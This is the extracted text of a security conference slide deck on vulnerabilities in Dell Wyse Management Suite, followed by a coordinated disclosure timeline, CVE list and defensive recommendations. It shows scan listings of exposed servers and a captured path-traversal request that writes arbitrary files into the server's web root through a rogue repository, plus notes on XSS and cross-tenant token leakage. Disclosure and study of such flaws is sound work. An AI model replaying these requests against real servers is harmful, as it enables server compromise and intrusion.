TL Sv1.2

HTTP/1.1 200

Strict-Transport-Security: max-age=31536000

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

Set-Cookie: JSESSIONID=A0015D83A588F744D86BC2C2972E06B1; Path=/wms-repo; Secure; HttpOnly; SameSite=Lax

vary: accept-encoding

Content-Type: ...


Diffie-Hellman Fingerprint:

WMS servers worldwide

TOTAL RESULTS

178

TOP COUNTRIES



United States	83
Germany	32
France	11
United Kingdom	9
Netherlands	6

More...

TOP PORTS

443	144
80	8
9000	6
8443	4
10443	4

More...

View Report

View on Map

Advanced Search

Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out [CVEDB](#)

108.6.57.196

2025-10-22T18:04:59.031601

pool-108-6-57-196.nycmny.fios.veriz

on.net

Verizon Business

United States, East Northport

MQTT Connection Code: 0

Topics:

- \$SYS/broker/version
- \$SYS/broker/uptime
- \$SYS/broker/clients/total
- \$SYS/broker/clients/maximum
- \$SYS/broker/clients/inactive
- \$SYS/broker/clients/disconnected
- \$SYS/broker/clients/active
- \$SYS/broker/clients/connected
- \$SYS/broker/clients/expired
- \$SYS/broker/load/message...

Wyse Management Suite

91.26.59.118

hensch-systems.de

Hensch Systems GmbH

Germany, Köln

SSL Certificate

Issued By:

j- Common Name:

Certum Domain Validation CA SHA2

j- Organization:

Unizeto Technologies S.A.

Issued To:

j- Common Name:

*.hensch-systems.de

Supported SSL Versions:

TLSv1.2, TLSv1.3

HTTP/1.1 200

Set-Cookie: JSESSIONID=16733816387112DCB515D37D1CE6DD8B; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax

Content-Security-Policy: script-src 'unsafe-eval' 'self' 'nonce-r8J0N10ciy16KgI7JeI4F7gy67g8NDEo6o9ArhUni

Wyse Management Suite

2025-10-22T14:07:52.204739

Listing repositories from a WMS server

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	GET	/ccm-web/device/wms20/device20/getUserDataRepoList	HTTP/1.1		1	HTTP/1.1	200		
2	Host:	192.168.142.154			2	Cache-Control:	private		
3	User-Agent:	Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1; Revision:14.6.9.21; cls:A)			3	Strict-Transport-Security:	max-age=31536000		
4	Accept-Encoding:	gzip, deflate, br			4	X-Frame-Options:	SAMEORIGIN		
5	Accept:	application/json			5	X-Content-Type-Options:	nosniff		
6	Connection:	keep-alive			6	X-XSS-Protection:	1; mode=block		
7	Cookie:	JSESSIONID=EA2E3A2B8E792DB9AFD1A9F5ACE2AE37;			7	X-Content-Type-Options:	nosniff		
8	X-Stratus-date:	2025-01-20 10:02:00			8	Cache-Control:	no-cache, no-store, max-age=0, must-revalidate		
9	Device_MAC:	00:0c:29:13:33:37			9	Pragma:	no-cache		
10	X-Stratus-device-owner-id:	513004067			10	Expires:	Thu, 01 Jan 1970 00:00:00 GMT		
11	X-Stratus-device-id:	wysel187477039342898070			11	Vary:	accept-encoding		
12	X-Stratus-device-authentication-code:	YRK78bfGDA/vMKc6hlyZXFrRV8YncGd+HE3hfaPbPZumNVvUuL6f1rX1a2uUquApd6kZUnXPvqtmE6fo6s5CRw==			12	Content-Type:	application/json; charset=UTF-8		
13					13	Date:	Mon, 20 Jan 2025 10:02:51 GMT		
14					14	Keep-Alive:	timeout=60		
					15	Connection:	keep-alive		
					16	Content-Length:	179		
					17				
					18	[
						{			
							"url": "C:\\WMS\\LocalRepo\\wms-repo",		
							"isCaValidationOn": false,		
							"subnets": null		
						}			
						{			
							"url": "https://WIN-U93JFHL2D35:443/wms-repo",		
							"isCaValidationOn": false,		
							"subnets": [
							"192.168.142.x"		
]			
						}			
]			

Remote repositories

We can compromise a WMR from a WMS

Can we do it the other way round?

Yes! (if automatic sync is enabled)

There is a synchronisation feature between repositories

- Files added/modified on one repo are synchronised to others
- Path traversal in this function too

We can register a new WMR and then advertise files to be written to arbitrary locations on the WMS server!

```
Request
Pretty Raw Hex
1 POST /ccm-web/device/wms-repo/populateTCFiles HTTP/1.1
2 Accept: text/plain, application/xml, text/xml, application/json, application/*+xml, application/*+json, */*
3 Content-Type: application/json; charset=UTF-8
4 Accept-Encoding: gzip, deflate, br
5 User-Agent: WMS Repo-4.4.0
6 Date: 2025-02-21 09:00:50 UTC
7 X-Stratus-device-owner-id: 119530432987457331
8 X-Stratus-device-id: wyse8555059089539728236
9 X-Stratus-device-authentication-code: h17VS+7fSwfoeLFFs9Yd3w==
10 Host: WIN-U93JFHL2035:443
11 Connection: keep-alive
12 Content-Length: 1011
13
14 [
15   {
16     "executableFiles":{
17       "testfilexx1xx23455.txt":{
18         "_id":null,
19         "createdAt":null,
20         "id":0,
21         "updatedAt":null,
22         "isActive":true,
23         "fileName":"asdfxxxxxxxxxsl23.txt",
24         "fileSizeInBytes":0,
25         "modifiedDate":0,
26         "createDate":0,
27         "fileURL":
28         "http://192.168.142.149:8889/wms-repo/image/app/genericClient?fileName=../../../../Program
29         +Files/DELL/WMS/Tomcat-10/webapps/ROOT/xxxxx.txt",
30         "fileAuthURL":
31         "http://192.168.142.149:8889/wms-repo/image/app/genericClient?fileName=../../../../Program
32         +Files/DELL/WMS/Tomcat-10/webapps/ROOT/xxxxx.txt",
33         "checksum":null,
34         "checksumWithIntrusionVersion":null,
35         "actionPerformed":"ENTRY_CREATE",
36         "deviceFamily":0
37       }
38     }
39   }
40 ]
```

Live demo?

The screenshot shows a web browser window with the URL `https://192.168.142.111/ccm-web/admin/portal/others`. The page is titled "Wyse Management Suite" and shows the user `alain@scrt.ch` with a last login time of `03/17/25 2:16:18 PM`. The navigation menu includes Dashboard, Groups & Configs, Devices, Apps & Data, Waves, Rules, Jobs, Events, Users, and Portal Administration (which is the active tab).

The main content area is titled "Portal Administration — Other Settings" and includes a "Save Settings" button. The settings are organized into a sidebar and a main panel.

Sidebar (Left):

- Console Settings
- Active Directory (AD)
- Alert Classification
- File Repository
- Other Settings** (selected)
- WMS Discovery
- Thin Clients
- Teradici
- Generic Client Registration
- Two-Factor Authentication
- Reports
- Multi-Tenant


Main Panel (Right):

- ☐ Dismiss License Expiration warning on Dashboard page
- ☒ Enable License Expiration Notifications on Email
- Heartbeat interval**
Device to send heartbeat every (5 - 360 minutes) *
- Checkin interval**
Device to send full checkin every (8 - 24 hours) *
- Device Log Size**
Max device logs size (1-5 GB) *
- Show Alerts For ThinOS Device Certificate Expiry**
Show alerts for certificate's expiring in (1 - 120 days) *
- Not Checked In compliance alert**
Trigger an alert if a device hasn't sent a heartbeat or checkin for more than (1 - 99 days) *
- WMS Console timeout**
Log out if console is idle for more than (5 - 30 minutes) *
- Enrollment Validation**
Enabling Enrollment Validation tenant has to approve the registered device manually from device page. Post validation device will get registered to the desired group. ☒
- Reset EULA Acceptance(ThinOS 9.x & Dell Hybrid Client)**

Setting goals

- ✓ **Decrypt policy data**
- ✓ **Recover all policies**
- ✓ **Compromise a device**
- ✓ **Compromise the server**

Cloud environment



The screenshot shows a web browser window with the address bar displaying `https://eu1.wysemanagementsuite.com/ccm-web/`. The page has a blue header with the Dell logo and the text "Dell Management Portal". Below the header, there is a login form with the following elements:

- A text input field labeled "Username".
- A text input field labeled "Password".
- A dropdown menu currently showing "English (US)".
- A link labeled "Forgot Password?" located below the language dropdown.
- A blue "Sign In" button.
- A link at the bottom that reads "Sign in with your domain credentials".

Cloud environment

Some 300'000+ registered devices on the European tenant

Can leak group tokens across tenants!

Which means we can register to any tenant, list remote repositories and pwn them!

- Haven't actually done this for obvious reasons...

Bonus vuln

Cross-Site Scripting

When a remote repository announces which files it hosts to the WMS

Scripts can be inserted into the admin's page when browsing the remote files from WMS

- But there is a strict CSP

```
HTTP/1.1 200
Cache-Control: private
Content-Security-Policy: script-src 'unsafe-eval' 'self'
'nonce-IHaxRvllhSULA1JaN10DC0IJ4drMr9N8uhYT1b/bHh8=' 'unsafe-hashes'
'sha256-rRMdkshZyJlCmDX27XnL7g3zXaxv7ei6Sg+yt4R3svU='
'sha256-kbHtQyYDQKz4SWMQ80HVo13EC0t3tHEJFPCSwNG9NxQ='
Strict-Transport-Security: max-age=31536000
```

- 'self' is allowed, but seems like the way the script is added to the page with jquery isn't considered as 'self' even though it is `<script src=/somewhere></script>`

No restrictions on Style sheets!

- Feels like a CTF
- It is possible to extract the CSRF token from the page

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

Description

Hello,

I will be reporting a series of vulnerabilities in Dell Wyse Management Suite. I am not particularly interested in the bounties, but would like to write a blog post and/or present the findings at a conference at a later date once all issues have been corrected. I hope this is something which can be agreed upon? If Bugcrowd is not the best platform to perform this coordinated disclosure (since it does not allow for disclosure), please let me know, and I can file the other issues elsewhere. Otherwise I'll wait for a response on this one before submitting the others.

Disclosure policy

Please note: This engagement does **not allow** disclosure. You may not release information about vulnerabilities found in this engagement to the public.

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

05.02.2025 – Disclose additional 5 vulnerabilities by email

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

05.02.2025 – Disclose additional 5 vulnerabilities by email

13.02.2025 – 3000\$ reward on Bugcrowd

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

05.02.2025 – Disclose additional 5 vulnerabilities by email

13.02.2025 – 3000\$ reward on Bugcrowd

21.02.2025 – Disclose additional (path traversal in WMS) vulnerability

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

05.02.2025 – Disclose additional 5 vulnerabilities by email

13.02.2025 – 3000\$ reward on Bugcrowd

21.02.2025 – Disclose additional (path traversal in WMS) vulnerability
Multiple emails exchanged to help reproduce the findings

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

05.02.2025 – Disclose additional 5 vulnerabilities by email

13.02.2025 – 3000\$ reward on Bugcrowd

21.02.2025 – Disclose additional (path traversal in WMS) vulnerability

Multiple emails exchanged to help reproduce the findings

03.03.2025 – Acknowledge 5 vulnerabilities

1. WMS Arbitrary File Upload
2. WMS Cross-Site scripting in web UI
3. WMS No validation required to enroll Local or Remote Repositories
4. WMS Device takeover by MAC Address
5. WMS Group Token disclosure (being tracked via BugCrowd submission)

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

05.02.2025 – Disclose additional 5 vulnerabilities by email

13.02.2025 – 3000\$ reward on Bugcrowd

21.02.2025 – Disclose additional (path traversal in WMS) vulnerability

Multiple emails exchanged to help reproduce the findings

03.03.2025 – Acknowledge 5 vulnerabilities

01.04.2025 – Security advisory published

▪ <https://www.dell.com/support/kbdoc/en-us/000296515/dsa-2025-135>

- CVE-2025-29981 : Exposure of Sensitive Information Through Data Queries vulnerability (CVSS: 7.5)
- CVE-2025-27692 : Unrestricted Upload of File with Dangerous Type vulnerability (CVSS: 4.7)
- CVE-2025-27693 : Improper Neutralization of Input During Web Page Generation (CVSS: 4.9)
- CVE-2025-27694 : Insufficient Resource Pool vulnerability (CVSS: 5.3)
- CVE-2025-27695 : Authentication Bypass by Spoofing vulnerability (CVSS: 4.9)

Recommendations

- **Update to the latest version**
- **Require admin validation when devices enrol**
- **Monitor addition/modification of devices**
- **Understand that secrets shared in configurations can be decrypted by endpoints**

Thanks

Alain Mowat

<https://www.linkedin.com/in/alain-mowat/>

alain.mowat@orange cyberdefense.com

https://github.com/scrt/slide_decks/blob/main/2025.10.23-hack.lu-WMS.pdf



Cyberdefense